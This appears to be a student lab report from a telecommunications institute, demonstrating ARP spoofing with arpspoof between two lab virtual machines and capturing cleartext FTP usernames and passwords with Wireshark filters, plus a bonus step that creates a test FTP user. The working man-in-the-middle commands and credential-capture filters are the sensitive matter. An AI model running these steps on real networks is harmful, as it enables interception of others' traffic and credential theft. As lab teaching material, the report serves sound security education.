National Telecommunication Institute

ARP Spoofing & FTP Credential Sniffing

-

REPORT

Prepared by: Ahmed Moataz Abdelmonem Elrefaey

National Telecommunication Institute

Part 1: ARP Poisoning with arpspoof


- Enable IP Forwarding


  echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

- Start ARP Spoofing

  sudo arpspoof -i eth0 -t 192.168.174.134 192.168.174.137

  sudo arpspoof -i eth0 -t 192.168.174.137 192.168.174.134






Part 2: Sniff Traffic with Wireshark


- Launch Wireshark

  wireshark



- Connect from FTP Client and Enter credentials


  ftp 192.168.174.137




National Telecommunication Institute

- Search for FTP packets

tcp.port == 21




ftp




Part 3: Analyze FTP Credentials

- Locate Credentials in Wireshark

  ftp.request.command == "PASS"



ftp.request.command == "USER"




National Telecommunication Institute

Short Explanation


ARP spoofing was successfully executed to poison the ARP tables of both FTP client and server, creating a Man-in-the-Middle position. This allowed interception of all unencrypted FTP traffic between the victims. Wireshark captured cleartext FTP credentials (USER and PASS commands).

Bonus


- Create a new user on the FTP server (VM1) with a unique username and password.
  - ❖ Enable IIS and FTP Server from “turn windows features on or off” # **I did these steps before Part 1 but without creating user with password**



❖ Open IIS and right click on PC-User then **Add FTP site**





❖ Create FTP site



National Telecommunication Institute

❖ Setup FTP site






Here the **NEW FTP Site** has been created.

- Create New User on FTP Server

  net user uni_user pass123 /add




- Capture New User Traffic
  - ❖ Connect from FTP Client and Enter New Created User Credentials

    ftp 192.168.174.137


    User: uni_user

    Pass: pass123




- Search for FTP packets

  tcp.port == 21



